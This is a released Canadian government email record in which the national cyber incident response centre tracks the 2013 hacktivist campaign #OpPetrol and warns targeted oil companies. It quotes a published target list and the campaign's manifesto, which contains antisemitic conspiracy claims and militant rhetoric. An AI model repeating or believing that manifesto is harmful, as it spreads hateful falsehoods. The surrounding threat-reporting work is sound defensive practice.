>to any serious cyber security incident.
>
>For general information, please contact Public Safety Canada's Public
>Affairs division at:
>Telephone: 613-944-4875 or 1-800-830-3118
>Fax: 613-998-9589
>E-mail: communications@ps-sp.gc.ca
>

>//
>
>Cyber Duty Officer | Officier de veille cybernétique
>Canadian Cyber Incident Response Centre | Centre canadien de réponse aux
>incidents cybernétiques Public Safety Canada | Sécurité publique Canada
>Telephone | Téléphone [redacted] Facsimile | Télécopieur +1
>613-991-3574
>cyber-incident@ps-sp.gc.ca
>www.publicsafety.gc.ca | www.securitepublique.gc.ca
>Government of Canada | Gouvernement du Canada
>
>
>-----Original Message-----
>From: [redacted]
>Sent: Thursday, May 16, 2013 11:43 AM
>To: CYBERDO
>Subject: OpPetrol
>Importance: Low
>
>Hey guys
>
>Any info on this that you've seen via your channels?
>
>--
[redacted]
>
>
>

Page 592

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Bendelier, Kenneth
Sent: Friday, May 24, 2013 8:06 AM
To: CYBERDO; Clow, Patrick
Subject: CE13-005678 [OP Petrol]

Some claimed Canadian

http://pastebin.com/

Ken Bendelier, CD, MSc
Manager – Operational Analysis and Support Section
Gestionnaire – Section de l'analyse et du support opérationnel
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
269 Laurier Avenue West | 269 rue Laurier ouest
Ottawa, Ontario
Canada K1A 0P8
Telephone | Téléphone +1 613-993-5042
Facsimile | Télécopieur +1 613-954-3097
Kenneth.Bendelier@ps-sp.gc.ca
PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

"We are not put on this earth to sit still and know; we are put into it to act."
Woodrow Wilson

Pages 594 to / à 596

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: CCIRC-CCRIC
Sent: Wednesday, May 15, 2013 11:57 AM
To: [redacted]
Subject: CCIRC AL13-501 Potential Targeting of the Petroleum Industry in June 2013

(La version française suivra)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
ALERT
****

Number: AL13-501
Date: 14 May 2013

****
Potential Targeting of the Petroleum Industry in June 2013
****

PURPOSE
========
The purpose of this Alert is to raise awareness of an open source report that indicates that a potential cyber operation (#Anonymous, #opPetrol) may be targeting international petroleum industry organizations, including Canadian organizations.

ASSESSMENT
==========
CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. Open source reports indicate that this operation will start on June 20, 2013. At this time, CCIRC does not have any additional information, however wanted to share this information with its critical infrastructure partners in the Canadian oil and gas subsector.

Contents of the original statement found on Pastebin, as well as the open source report are referenced below.

CCIRC will continue to observe these potential events and will advise its partners accordingly as future information becomes available. Recipients of this Alert that have any additional information are encouraged to contact CCIRC.

REFERENCES
==========
http://pastebin.com[redacted]

==========

Please be advised that all new documents are uploaded to the CCIRC Cyber Community Portal (PC3P - [redacted] For information on how to obtain access to the PC3P portal, please email: [redacted]

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) operates within Public Safety Canada, and works with partners inside and outside Canada to mitigate cyber threats to vital networks outside the federal government. These include systems that keep Canada's critical infrastructure functioning properly, such as the electrical grid and financial networks, or contain valuable commercial information that underpins our economic prosperity. CCIRC supports the owners and operators of systems of national importance, including critical infrastructure, and is responsible for coordinating the national response to any serious cyber security incident.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

From: Clow, Patrick
Sent: Monday, May 27, 2013 4:19 PM
To: CYBERDO
Subject: Fw: New Ops Log Event - Operation Petroleum Inquiry

Can this exchange not be tied to the original CE? Thanks.

From: CCIRC Internal Portal - CDO Watch and Operations [mailto:spencr01@ps-sp.gc.ca]
Sent: Monday, May 27, 2013 04:10 PM
To: Clow, Patrick
Subject: New Ops Log Event - Operation Petroleum Inquiry

CCIRC Internal Portal - CDO Watch and Operations

Operation Petroleum Inquiry has been added

Modify my alert settings View Operation Petroleum Inquiry View Ops Log Mobile View

CE-Number:	CE13-00nnnn
CCIRC Handler:	
Title:	Operation Petroleum Inquiry
Status:	Active
Entry Type:	ACTIVITY - GENERAL INFORMATION REQUEST
Summary:	CCIRC received an information request from a partner on any assessments regarding Operation Petroleum. CCIRC has responded.
Updates:	Hello Windy Further to our discussion at the NRCan Classified Briefing, I would appreciate any assessments CCIRC prepares regarding the Anonymous threat identified as: #OpPetrol or Operation Petroleum. ---------- Hello Tim, CCIRC is aware of these reports and have been observing open source activity related to OpPetrol. CCIRC sent our contacts within this sector an Alert (see attached) on open source reporting to highlight the issue. No other elements of significance have been reported at this point in time. Thank you
CI Sector Affected:	10a. Safety (Police)
Reporting Organization:	
Response:	N/A
Related product:	
Response - Team:	
Escalation - Risk Assessment:	
Review and Lessons Learned:	
Date Closed:	

Related Log Entries:

_NOT_USED_Daily_summary:	CE13-00nnnn Operation Petroleum Inquiry Summary: Status: Active Owner:
_NOT_USED_REF_COL_LOOKUP:	CE13-00nnnn [Operation Petroleum Inquiry]
_NOT_USED_Take-down:	No
_NOT_USED_IATFF Category:	Event
_NOT_USED_Notification:	No
_NOT_USED_Primary Event:	No
_NOT_USED_Related Event(s):	
_NOT_USED_Assigned To:	
Not_Used_ Severity:	Normal
_NOT_USED_Priority:	(2) Normal
_NOT_USED_Due Date:	5/27/2013 5:00 PM
NOT_USED_INCIDENT_Category:	
NOT-USED_Impact:	Unknown
NOT-USED_CCIRC/GOC Related Product Number:	

Last Modified 5/27/2013 4:09 PM by Burman, Ron

From: Breault, Stephen
Sent: Wednesday, June 19, 2013 4:13 PM
To: CYBERDO
Cc: Burman, Ron
Subject: FW: Op petrol ?

SWO ,
Tried calling you, FYI , Just so you know we will be sending a CNT shortly

Stephen Breault, CISSP
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-7789 Facsimile | Télécopieur +1 613-991-3574 stephen.breault@ps-sp.gc.ca
www.publicsafety.gc.ca | www.securitepublique.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Bendelier, Kenneth
Sent: Wednesday, June 19, 2013 4:04 PM
To: Breault, Stephen
Cc: Murphy, Gregg; Proulx, Véronique; Pacha, Tomasz
Subject: Re: Op petrol ?

Yes, potentially, for a CNT but do the S & I partner consult first. I didn't see "Canada" mentioned but there is nothing wrong with being proactive, if it is warranted. Talk to our partners, assess Canadian impact and e-mail [redacted] at [redacted] for their assessment.

From: Breault, Stephen
Sent: Wednesday, June 19, 2013 03:59 PM
To: Bendelier, Kenneth
Cc: Murphy, Gregg

Subject: Op petrol ?

Ken, tried calling your Cell, we are intent on sending the CNT, thoughts ???? Does this break the CNT threshold, nothing has taken place yet....

Note: We are in the process of notifying potentially affected CI's.

Anonymous #opPetrol target list has been released

Submitted by CWZ on Wed, 06/19/2013 - 20:11

Just a few more hours and #opPetrol [redacted] will be initiated by Anonymous spirits all around the world. It was unclear which companies were going to be attacked but one of the sources that will attack the companies in #opPetrol has shared a #opPetrol target list with Cyberwarzone [redacted].

1 Saudi Arabian Oil Company (Saudi Arabia) 3

2 National Iranian Oil Company (Iran) 3

3 Qatar General Petroleum Corporation (Qatar)3

4 Iraq National Oil Company (Iraq) 2,3

5 Petroleos de Venezuela.S.A. (Venezuela) 3

6 Abu Dhabi National Oil Company (UAE) 3

7 Kuwait Petroleum Corporation (Kuwait) 3

8 Nigerian National Petroleum Corporation (Nigeria) 3

9 National Oil Company (Libya) 2,3

10 Sonatrach (Algeria) 2,3

11 Gazprom (Russia)

12 OAO Rosneft (Russia)

13 PetroChina Co. Ltd. (China)

14 Petronas (Malaysia)

15 OAO Lukoil (Russia)

16 Egyptian General Petroleum Corp. (Egypt) 2

17 ExxonMobil Corporation (United States)

18 Petroleos Mexicanos (Mexico)

19 BP Corporation (United Kingdom)

20 Petroleo Brasilerio S.A. (Brazil)

21 Chevron Corporation (United States)

22 Royal Dutch/Shell (Netherlands)

23 ConocoPhillips (United States)

24 Sonangol (Angola)3

25 Petroleum Development Oman LLC (Oman)

26 Total (France)

27 Statoil (Norway)

28 ENI (Italy)

It is known as black gold. Anonymous has published a new operation that will attack the Petroleum industry on the 20th of June. The operation seems to have an Islamic mindset as the operation founders are not happy with the fact that the currency that is being used to exchange the petroleum is based on the Dollar currency.

Gold and Silver

The operation founders stated in the Pastebin file that:

Because Petrol is sold with the dollar ($) and Saudi Arabia has betrayed Muslims with their cooperation. So why isn't Petrol sold with the currency of the country which exports it?

Because the Zionists own us like this \!/

Historically, the Currency of Muslims was not the paper money that you know today, it was Gold and Silver.

The new world order installed their own rules so that they can control us like robots.

In the future, there will be no money paper and coins. The NWO are planning, by 2020, to make "Electronic Money" (like credit cards).

It's a money that you can't see and you can't touch. So, i believe that human kind will become more and more like a machine, more robotic, and even more addicted to the seeming "convenience" of it.

I also believe that this will make it much easier for them to steal from us. They do not need to make wars to steal petrol, Gold, etc....

So we are in a "new world" called "Petro-Dollar" !!!!! :s :s s

We defend our dignity and the dignity of all races, even if they are not Muslims. We are not racists. You can call us Jihadists or "terrorists," whatever you want, BUT, the REAL terrorists know who they are, and so do we. \!/ They are the killers of innocents, the stealers of land, dignity, rights, and resources; they are the creators of the bombs, drones, and surveillance technologies that have stolen all that is sacred from us.

We are the new generation of Muslims and we are not stupid. We do not fear anyone or anything. We represent Islam. We fight together, We stand together, We die together.

Countries that are being attacked

The operation seems to target the following countries:

- USA
- CANADA
- ENGLAND
- ISRAEL
- CHINA
- ITALY
- FRANCE
- RUSSIA
- GERMANY

Governments that will be attacked

- SUADIA ARABIA

- KUWAIT
- QATAR

AnonGhost leads the attack: Anon's follow

The hacking team that has launched this operation is the hacking group known as AnonGhost. AnonGhost was initiated after the Teampoison hacking team was dismantled. They have been fighting for their goals for over 1 year now and it does not seem that they are going to start. One of the main attackers and brains of AnonGhost is Mauritania Attacker.

Stephen Breault, CISSP

Senior Incident Handler | Agent principal chargé des incidents

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada

Telephone | Téléphone +1 613-991-7789

Facsimile | Télécopieur +1 613-991-3574

stephen.breault@ps-sp.gc.ca <mailto:stephen.breault@ps-sp.gc.ca> www.publicsafety.gc.ca <http://www.publicsafety.gc.ca/> | www.securitepublique.gc.ca <http://www.securitepublique.gc.ca/>

Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:15 PM
To: [redacted]
Subject: CE13-005678 [#OpPetrol]

Good day,

The Canadian Cyber Incident Response Centre (CCIRC) is responsible for monitoring and providing mitigation advice on cyber threats and coordinating the national response to cyber security incidents affecting Canadian critical infrastructures.

CCIRC has indication and is aware of a campaign that will potentially target the Oil and Gas sectors, "Operation Petrol" or #OP Petrol.

There has been Open source sites in which it list your organization as a potential target for cyber-attack.

[redacted]

We have assigned reference number CE13-005678 for all future correspondence regarding this event.

Find our Mitigation Guidelines for Denial-of-Service attacks;

http://www.publicsafety.gc.ca/prg/em/ccirc/2012/tr12-001-eng.aspx

Cyber Duty Officer | Officier de veille cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:16 PM
To: [redacted]
Subject: CE13-005678 [#OpPetrol]

Good day,

The Canadian Cyber Incident Response Centre (CCIRC) is responsible for monitoring and providing mitigation advice on cyber threats and coordinating the national response to cyber security incidents affecting Canadian critical infrastructures.

CCIRC has indication and is aware of a campaign that will potentially target the Oil and Gas sectors, "Operation Petrol" or #OP Petrol.

There has been Open source sites in which it list your organization as a potential target for cyber-attack.

[redacted]

We have assigned reference number CE13-005678 for all future correspondence regarding this event.

Find our Mitigation Guidelines for Denial-of-Service attacks;

http://www.publicsafety.gc.ca/prg/em/ccirc/2012/tr12-001-eng.aspx

Cyber Duty Officer | Officier de veille cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:16 PM
To: [redacted]
Subject: CE13-005678 [#OpPetrol]

Good day,

The Canadian Cyber Incident Response Centre (CCIRC) is responsible for monitoring and providing mitigation advice on cyber threats and coordinating the national response to cyber security incidents affecting Canadian critical infrastructures.

CCIRC has indication and is aware of a campaign that will potentially target the Oil and Gas sectors, "Operation Petrol" or #OP Petrol.

There has been Open source sites in which it list your organization as a potential target for cyber-attack.

[redacted]

We have assigned reference number CE13-005678 for all future correspondence regarding this event.

Find our Mitigation Guidelines for Denial-of-Service attacks;

http://www.publicsafety.gc.ca/prg/em/ccirc/2012/tr12-001-eng.aspx

Cyber Duty Officer | Officier de veille cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: Breault, Stephen
Sent: Wednesday, June 19, 2013 4:19 PM
To: Bendelier, Kenneth; Burman, Ron; CYBERDO
Cc: Murphy, Gregg; Proulx, Véronique; Pacha, Tomasz
Subject: RE: Op petrol ?

Affected....

[redacted]

-----Original Message-----
From: Bendelier, Kenneth
Sent: Wednesday, June 19, 2013 4:04 PM
To: Breault, Stephen
Cc: Murphy, Gregg; Proulx, Véronique; Pacha, Tomasz
Subject: Re: Op petrol ?

Yes, potentially, for a CNT but do the S & I partner consult first. I didn't see "Canada" mentioned but there is nothing wrong with being proactive, if it is warranted. Talk to our partners, assess Canadian impact and e-mail [redacted]

From: Breault, Stephen
Sent: Wednesday, June 19, 2013 03:59 PM
To: Bendelier, Kenneth
Cc: Murphy, Gregg
Subject: Op petrol ?

Ken, tried calling your Cell, we are intent on sending the CNT, thoughts ???? Does this break the CNT threshold, nothing has taken place yet....

Note: We are in the process of notifying potentially affected CI's.

Anonymous #opPetrol target list has been released

Submitted by CWZ on Wed, 06/19/2013 - 20:11

Just a few more hours and #opPetrol will be initiated by Anonymous spirits all around the world. It was unclear which companies were going to be attacked but one of the sources that will attack the companies in #opPetrol has shared a #opPetrol target list with Cyberwarzone.

1 Saudi Arabian Oil Company (Saudi Arabia) 3

2 National Iranian Oil Company (Iran) 3

3 Qatar General Petroleum Corporation (Qatar)3

4 Iraq National Oil Company (Iraq) 2,3

5 Petroleos de Venezuela.S.A. (Venezuela) 3

6 Abu Dhabi National Oil Company (UAE) 3

7 Kuwait Petroleum Corporation (Kuwait) 3

8 Nigerian National Petroleum Corporation (Nigeria) 3

9 National Oil Company (Libya) 2,3

10 Sonatrach (Algeria) 2,3

11 Gazprom (Russia)

12 OAO Rosneft (Russia)

13 PetroChina Co. Ltd. (China)

14 Petronas (Malaysia)

15 OAO Lukoil (Russia)

16 Egyptian General Petroleum Corp. (Egypt) 2

17 ExxonMobil Corporation (United States)

18 Petroleos Mexicanos (Mexico)

19 BP Corporation (United Kingdom)

20 Petroleo Brasilerio S.A. (Brazil)

21 Chevron Corporation (United States)

22 Royal Dutch/Shell (Netherlands)

23 ConocoPhillips (United States)

24 Sonangol (Angola)3

25 Petroleum Development Oman LLC (Oman)

26 Total (France)

27 Statoil (Norway)

28 ENI (Italy)

It is known as black gold. Anonymous has published a new operation that will attack the Petroleum industry on the 20th of June. The operation seems to have an Islamic mindset as the operation founders are not happy with the fact that the currency that is being used to exchange the petroleum is based on the Dollar currency.

Gold and Silver

The operation founders stated in the Pastebin file that:

Because Petrol is sold with the dollar ($) and Saudi Arabia has betrayed Muslims with their cooperation. So why isn't Petrol sold with the currency of the country which exports it?

Because the Zionists own us like this \!/

Historically, the Currency of Muslims was not the paper money that you know today, it was Gold and Silver.

The new world order installed their own rules so that they can control us like robots.

In the future, there will be no money paper and coins. The NWO are planning, by 2020, to make "Electronic Money" (like credit cards).

It's a money that you can't see and you can't touch. So, i believe that human kind will become more and more like a machine, more robotic, and even more addicted to the seeming "convenience" of it.

I also believe that this will make it much easier for them to steal from us. They do not need to make wars to steal petrol, Gold, etc....

So we are in a "new world" called "Petro-Dollar" !!!!! :s :s s

We defend our dignity and the dignity of all races, even if they are not Muslims. We are not racists. You can call us Jihadists or "terrorists," whatever you want, BUT, the REAL terrorists know who they are, and so do we. \!/ They are the killers of innocents, the stealers of land, dignity, rights, and resources; they are the creators of the bombs, drones, and surveillance technologies that have stolen all that is sacred from us.

We are the new generation of Muslims and we are not stupid. We do not fear anyone or anything. We represent Islam. We fight together, We stand together, We die together.

Countries that are being attacked

The operation seems to target the following countries:

- USA
- CANADA
- ENGLAND
- ISRAEL
- CHINA
- ITALY
- FRANCE
- RUSSIA
- GERMANY

Governments that will be attacked

- SUADIA ARABIA
- KUWAIT
- QATAR

AnonGhost leads the attack: Anon's follow

The hacking team that has launched this operation is the hacking group known as AnonGhost. AnonGhost was initiated after the Teampoison hacking team was dismantled. They have been fighting for their goals for over 1 year now and it does not seem that they are going to start. One of the main attackers and brains of AnonGhost is Mauritania Attacker.

Stephen Breault, CISSP

Senior Incident Handler | Agent principal chargé des incidents

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada

Telephone | Téléphone +1 613-991-7789

Facsimile | Télécopieur +1 613-991-3574

stephen.breault@ps-sp.gc.ca <mailto:stephen.breault@ps-sp.gc.ca> www.publicsafety.gc.ca <http://www.publicsafety.gc.ca/> | www.securitepublique.gc.ca <http://www.securitepublique.gc.ca/>

Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:24 PM
To: [redacted]
Subject: CE13-005678 [#OpPetrol]

Good day,

The Canadian Cyber Incident Response Centre (CCIRC) is responsible for monitoring and providing mitigation advice on cyber threats and coordinating the national response to cyber security incidents affecting Canadian critical infrastructures.

CCIRC has indication and is aware of a campaign that will potentially target the Oil and Gas sectors, "Operation Petrol" or #OP Petrol.

There has been Open source sites in which it list your organization as a potential target for cyber-attack.

[redacted]

We have assigned reference number CE13-005678 for all future correspondence regarding this event.

Find our Mitigation Guidelines for Denial-of-Service attacks;

http://www.publicsafety.gc.ca/prg/em/ccirc/2012/tr12-001-eng.aspx

Cyber Duty Officer | Officier de veille cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:28 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; '[redacted]@cse-cst.gc.ca'; [redacted]@CSE-CST.GC.CA'; [redacted]@CSE-CST.GC.CA'
Cc: CYBERDO; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Breault, Stephen; Murphy, Gregg; Briffett, Christopher; Proulx, Véronique; St-Louis, Danielle; Patacairk, Jill; Pacha, Tomasz
Subject: *** Alert - Cyber notification planned - Response required immediately - Initial Impact Severity: LOW
Attachments: CCIRC AL13-501 Potential Targeting of the Petroleum Industry in June 2013

PLANNED CYBER NOTIFICATION – TITLE OF INCIDENT

CRU Consultation

Key points:

- Response required within **30 minutes** - NIL response if nothing to add
- Email originator will decide if a quick teleconference is required

Description of Incident: Hackers have announced that Operation Petrol (OpPetrol) will begin tomorrow, June 20, 2013, and will reportedly directly target the energy and utilities critical infrastructure sector, oil and gas subsector, in Canada and elsewhere. A number of hacker groups, including the hacktivist collectives 'Anonymous' and 'AnonGhost', have announced their intent to participate in OpPetrol.

Sources of reporting: Open sources.

Initial analysis / assessment:

- At this time, CCIRC is not aware of any impact to Canada's critical infrastructure / vital cyber systems.
- On June 19, 2013, CCIRC became aware of an open source target list posted by hackers for OpPetrol. In particular, a Twitter feed provided two open source links citing international oil companies to be targeted. At the time of writing, this target list consists of 50 international companies, four of which are identified as Canadian:

[redacted]

- If these attacks occur, it is expected that media coverage will increase. As a result, CCIRC recommends raising awareness among senior management in the Government of Canada of this potential campaign.

CCIRC's Initial Action(s):

- On June 19, 2013, CCIRC sent notifications to the technical contacts of the four Canadian energy and utilities companies listed above.

CCIRC Reference(s):

- Incident number: CE13-005678
- Previous products:
  - *CCIRC Alert AL13-501 Potential Targeting of the Petroleum Industry in June 2013* (14 May 2013) – enclosed, note that -500 series products are not posted publicly.

Cyber notification lead: Tom Pacha, 991-3415

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:34 PM
To: [redacted]
Subject: RE: #OpPetrol - Alert report - additional information?

Good afternoon [redacted]

Just to give you an update on #OpPetrol.

Through open source information, we have found an advance list of targeted companies.

[redacted]

Please note again, this is open source news and there has not yet been any confirmation of the attacks.

We will try to keep you posted on information we can possibly provide.

Incident Handler | Gestionnaire d'incident
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Safety Canada | Sécurité publique Canada
cyber-incident@ps-sp.gc.ca
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Thursday, June 13, 2013 7:45 AM
To: Cyber-Incident
Subject: #OpPetrol - Alert report - additional information?

Good morning.

The recent product, "Report-Cyber Operational Summery - May 12-25, 2013.pdf", refers to "AL13-501 Potential Targeting of the Petroleum Industry in June 2013", but I can not seem to find this report on your website. Can you direct me to this alert so I can obtain any additional information on #OpPetrol?

Have you heard of any additional information/evidence indicating the amount of traction #OpPetrol may be

Page 618

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 4:47 PM
To: [redacted]
Subject: CE13-005678 [#OpPetrol]

Good day,

The Canadian Cyber Incident Response Centre (CCIRC) is responsible for monitoring and providing mitigation advice on cyber threats and coordinating the national response to cyber security incidents affecting Canadian critical infrastructures.

CCIRC has indication and is aware of a campaign that will potentially target the Oil and Gas sectors, "Operation Petrol" or #OP Petrol.

There has been Open source sites in which it list your organization as a potential target for cyber-attack.

[redacted]

We have assigned reference number CE13-005678 for all future correspondence regarding this event.

Find our Mitigation Guidelines for Denial-of-Service attacks;

http://www.publicsafety.gc.ca/prg/em/ccirc/2012/tr12-001-eng.aspx

Cyber Duty Officer | Officier de veille cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 5:00 PM
To: Clairmont, Lynda; Dick, Robert; Gordon, Robert; Jarmyn, Tom; Johnson, Mark; Mueller, Mike; 'Tony.Pickett@rcmp-grc.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@CSE-CST.GC.CA'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'cnoir@pco-bcp.gc.ca'; 'bdiogo@pco-bcp.gc.ca'; 'Eric.Belzile@ssc-spc.gc.ca'; Durand, Stéphanie; Tomlinson, Jamie; MacDonald, Michael; Wong, Suki
Cc: Anderson, Windy; Hatfield, Adam; Matz, Mark; Campbell, Tom; Duschner, Gabrielle; Paquet, Alain; Swift, Andrew; DeJong, Michael; Bendelier, Kenneth; Clow, Patrick; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle; Champoux, Martin; Hunt, Ryan; 'Black, David'; '[redacted]@cse-cst.gc.ca'; [redacted]@cse-cst.gc.ca'; CYBERDO; GOC-COG; Breault, Stephen; Murphy, Gregg; Briffett, Christopher
Subject: CYBER NOTIFICATION-13-011 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTERST – Hackers announce Canadian targets for Operation Petrol

Importance: High

CYBER NOTIFICATION – INCIDENT

**This notification is only for distribution within the Government of Canada (see handling instructions below).*

Incident Number: CNT-13-011 – Unclassified – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST

Description of Incident:

On June 19, 2013, hackers posted an open source target list which includes four Canadian organizations for what they have dubbed Operational Petrol (OpPetrol). Hackers first announced OpPetrol, albeit without a target list, in May 2013. These hackers, which include the hacktivist collectives 'Anonymous' and 'AnonGhost', have alleged that OpPetrol will begin June 20, 2013.

Sources of reporting: Open sources.

Current actions:

- On May 14, 2013, CCIRC notified its stakeholders in the public and private sectors of OpPetrol via CCIRC Alert AL13-501.
- On June 19, 2013, CCIRC sent notifications to the technical contacts of the four Canadian energy and utilities companies listed in the open source target list (below).
- On June 19, 2013, CCIRC has made contact with a representative from the [redacted]
- CCIRC will continue to assess the situation and inform its Government of Canada partners of any significant developments. Currently, no major Canadian media sources have posted any material on "OpPetrol."

Initial analysis / assessment:

- At this time, CCIRC is not aware of any impact to Canada's critical infrastructure / vital cyber systems.
- On June 19, 2013, CCIRC became aware of an open source target list posted by hackers for OpPetrol. In particular, a Twitter feed provided two open source links citing international oil companies to be targeted. At the time of writing, this target list consists of 50 international companies, four of which are identified as Canadian:

[redacted]

- If these cyber attacks occur as announced by hackers, it is expected that media coverage will increase.

CCIRC Reference(s):

- Incident number: CE13-005678
- Previous products:
  - *CCIRC Alert AL13-501 Potential Targeting of the Petroleum Industry in June 2013* (14 May 2013)
    - Note that -500 series products are not posted publicly.

Reference(s):

At the time of writing, the targeted organizations could be found in:

Disclaimer:

Distribution of this report remains under the control of Public Safety Canada. It is provided on condition that it is used by Government of Canada Departments and Agencies within Canada. It is not to be re-classified, copied, or resubmitted outside the above mentioned organizations without the express permission of Public Safety Canada. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Tom Pacha, 991-3415
Approved by: Stephen Breault, 991-7789

Consulted: CSEC / CSIS / RCMP / DND / SSC / PS

From: CYBERDO
Sent: Wednesday, June 19, 2013 5:04 PM
To: [redacted]
Subject: FW: CYBER NOTIFICATION-13-011 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTERST – Hackers announce Canadian targets for Operation Petrol

Importance: High

FYI.

From: CCIRC-CCRIC
Sent: Wednesday, June 19, 2013 5:00 PM
To: Clairmont, Lynda; Dick, Robert; Gordon, Robert; Jarmyn, Tom; Johnson, Mark; Mueller, Mike; [redacted]@rcmp-grc.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@CSE-CST.GC.CA'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'cnoir@pco-bcp.gc.ca'; 'bdiogo@pco-bcp.gc.ca'; 'Eric.Belzile@ssc-spc.gc.ca'; Durand, Stéphanie; Tomlinson, Jamie; MacDonald, Michael; Wong, Suki
Cc: Anderson, Windy; Hatfield, Adam; Matz, Mark; Campbell, Tom; Duschner, Gabrielle; Paquet, Alain; Swift, Andrew; DeJong, Michael; Bendelier, Kenneth; Clow, Patrick; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle; Champoux, Martin; Hunt, Ryan; 'Black, David'; '[redacted]@cse-cst.gc.ca'; '[redacted]@cse-cst.gc.ca'; CYBERDO; GOC-COG; Breault, Stephen; Murphy, Gregg; Briffett, Christopher
Subject: CYBER NOTIFICATION-13-011 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTERST – Hackers announce Canadian targets for Operation Petrol
Importance: High

CYBER NOTIFICATION – INCIDENT

**This notification is only for distribution within the Government of Canada (see handling instructions below).*

Incident Number: CNT-13-011 – Unclassified – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST

Description of Incident:

On June 19, 2013, hackers posted an open source target list which includes four Canadian organizations for what they have dubbed Operational Petrol (OpPetrol). Hackers first announced OpPetrol, albeit without a target list, in May 2013. These hackers, which include the hacktivist collectives 'Anonymous' and 'AnonGhost', have alleged that OpPetrol will begin June 20, 2013.

Sources of reporting: Open sources.

Current actions:

- On May 14, 2013, CCIRC notified its stakeholders in the public and private sectors of OpPetrol via CCIRC Alert AL13-501.
- On June 19, 2013, CCIRC sent notifications to the technical contacts of the four Canadian energy and utilities companies listed in the open source target list (below).
- On June 19, 2013, CCIRC has made contact with a representative from the [redacted]
- CCIRC will continue to assess the situation and inform its Government of Canada partners of any significant developments. Currently, no major Canadian media sources have posted any material on "OpPetrol."

Initial analysis / assessment:

- At this time, CCIRC is not aware of any impact to Canada's critical infrastructure / vital cyber systems.
- On June 19, 2013, CCIRC became aware of an open source target list posted by hackers for OpPetrol. In particular, a Twitter feed provided two open source links citing international oil companies to be targeted. At the time of writing, this target list consists of 50 international companies, four of which are identified as Canadian:


- If these cyber attacks occur as announced by hackers, it is expected that media coverage will increase.

CCIRC Reference(s):

- Incident number: CE13-005678
- Previous products:
  - *CCIRC Alert AL13-501 Potential Targeting of the Petroleum Industry in June 2013* (14 May 2013)
